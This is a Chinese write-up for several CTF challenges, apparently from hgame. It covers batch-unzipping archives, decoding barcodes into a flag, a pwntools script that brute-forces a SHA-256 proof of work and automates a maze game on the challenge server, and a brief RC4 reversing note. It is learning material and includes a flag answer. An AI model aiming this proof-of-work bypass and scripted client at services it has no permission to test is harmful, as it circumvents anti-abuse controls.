
先处理压缩包，用网上找的脚本批量解压文件到当前目录

```python
# -*- coding: utf-8 -*-
# 2019/8/13 14:57
import zipfile
import os
import ctypes,sys
import shutil


def unzip_file(path):
    '''解压zip包'''
    if os.path.exists(path):
        if path.endswith('.zip'):
            print('unziping',path)
            z = zipfile.ZipFile(path, 'r')
            unzip_path = os.path.split(path)[0]
            z.extractall(path=unzip_path)
            zip_list = z.namelist() # 返回解压后的所有文件夹和文件
            z.close()
            # 本题文件过大，故添加本句删除，空间大请删除本句，避免权限问题
            os.remove(path)
            for zip_file in zip_list:
                new_path = os.path.join(unzip_path,zip_file)
                unzip_file(new_path)
        elif os.path.isdir(path):
            for file_name in os.listdir(path):
                unzip_file(os.path.join(path, file_name))
    else:
        print('the path is not exist!!!')


if __name__ == '__main__':
    zip_path = r'E:\data-structure\asm\build\tmp\0.zip'
    unzip_file(zip_path)
```


```
34
```


```
unziping E:\data-structure\asm\build\tmp\15426.zip
unziping E:\data-structure\asm\build\tmp\15.zip
unziping E:\data-structure\asm\build\tmp\62.zip
unziping E:\data-structure\asm\build\tmp\249.zip
unziping E:\data-structure\asm\build\tmp\1000.zip
unziping E:\data-structure\asm\build\tmp\4001.zip
unziping E:\data-structure\asm\build\tmp\16007.zip
unziping E:\data-structure\asm\build\tmp\4002.zip
unziping E:\data-structure\asm\build\tmp\16009.zip
unziping E:\data-structure\asm\build\tmp\16010.zip
unziping E:\data-structure\asm\build\tmp\4003.zip
unziping E:\data-structure\asm\build\tmp\16014.zip
unziping E:\data-structure\asm\build\tmp\16015.zip
unziping E:\data-structure\asm\build\tmp\16016.zip
unziping E:\data-structure\asm\build\tmp\4004.zip
unziping E:\data-structure\asm\build\tmp\16017.zip
unziping E:\data-structure\asm\build\tmp\16019.zip
unziping E:\data-structure\asm\build\tmp\997.zip
unziping E:\data-structure\asm\build\tmp\3990.zip
unziping E:\data-structure\asm\build\tmp\15961.zip
unziping E:\data-structure\asm\build\tmp\15964.zip
unziping E:\data-structure\asm\build\tmp\998.zip
unziping E:\data-structure\asm\build\tmp\3993.zip
unziping E:\data-structure\asm\build\tmp\15973.zip
unziping E:\data-structure\asm\build\tmp\15976.zip
unziping E:\data-structure\asm\build\tmp\3996.zip
unziping E:\data-structure\asm\build\tmp\15985.zip
unziping E:\data-structure\asm\build\tmp\15986.zip

E:\data-structure\asm\build>
```

解压出三个视频文件（大量重复），如图



其中两个视频存在“二维码”






可以在 Barcode Reader. Free Online Web Application (inliteresearch.com) 里解码出第一张 png 的 base64。

第二张是一组 code128 条形码拼接，可以逐条解码，我直接用了 python 的 pyzbar 库，脚本后附。

均解码出 png 图片的 base64。 这两张 png 为二维码的一部分。

接下来处理题目给的另外两张码，



本张依旧在 Barcode reader 网站解码即可。

这张 为 aztec 码，google 到能解码的 app，解码即可。

都是像素级的点

拖 ps 组合一下

```
hgame{Do_yOU_lIk3_MazE5?}
```

奇妙小游戏


主要就是猜规则，由于需要过 proof of work，得用 pwntool，感觉我上次用 ta 还是在上次。

脚本

```python
#!/usr/bin/env python
# coding=utf-8
from ast import Return
from pwn import *
from pwnlib.util.iters import mbruteforce
import itertools
import base64
import string


def bypassPOW(sh: remote):
    sh.recvuntil(') == ')
    hash_code = sh.recvuntil('\n', drop=True).decode().strip()
    log.success('hash_code={},'.format(hash_code))

    charset = string.printable
    proof = mbruteforce(lambda x: hashlib.sha256(
        (x).encode()).hexdigest() == hash_code, charset, 4, method='fixed')

    sh.sendlineafter('????> ', proof)

def writelog(t:bytes):
    f = open('log', 'ab')
    f.write(t)
    f.close

def getmap(sh: remote):
    writelog(b'getting map\n')
    flag = 3
    map=[]
    while flag:
        t = sh.readline()
        writelog(t)
        if b'-' in t:
            flag -= 1
        elif flag == 1:
            a = []
            for i in range(0,len(t)-1,5):
                a.append(t[i])
                a.append(t[i+1])
            map.append([chr(c) for c in a])
        if flag == 0:
            writelog(b'map done\n')
            return map[::-1]

def Guess(entry:int,map:list):
    used = [' ','\n']
    flag = 1
    for line in map:
        if not(line[entry*2+1] in used):
            writelog(f'trying{entry+1}\n'.encode())
```

```
            entry += 1
            # used.append(line[entry*2+1])
        elif not(line[entry*2-1] in used):
            writelog(f'trying{entry-1}\n'.encode())
            # used.append(line[entry*2-1])
            entry -= 1
    return entry

def dogame(sh: remote):
    entry = -1
    writelog(b'doing gaming\n')
    map = getmap(sh)
    for line in map:
        writelog(str(line).encode())
        writelog(b'\n')
    while True:
        t = sh.readline()
        writelog(t)
        if b'entry' in t:
            entry = int(re.findall(r"\b\d+\b", t.decode())[0])
        elif b'Tell' in t:
            answer = Guess(entry,map)
            writelog(f'Guessing {answer}\n'.encode())
            sh.sendline(f"{answer}")
        elif b'wrong' in t:
            # sh.recvuntil(b'')
            writelog(sh.readline())
            exit()
            break
        elif b'right' in t:
            dogame(sh)
            break
    writelog(b'game done\n')


sh = remote("chuj.top", 50898)
bypassPOW(sh)
# sh.sendline('0')
sh.sendlineafter('任意输入开始', '0',timeout=15)
dogame(sh)
sh.close()


```

在文件 log 的最后即是 flag



PWN

REVERSE

fake shell

re 里只看得懂这题QAQ。是个 RC4，解的一直是乱码，直到群公告的提示才知道原来 key 被改了。

（一直以为 key 是常量指针就没发现）

手动解 rc4 即可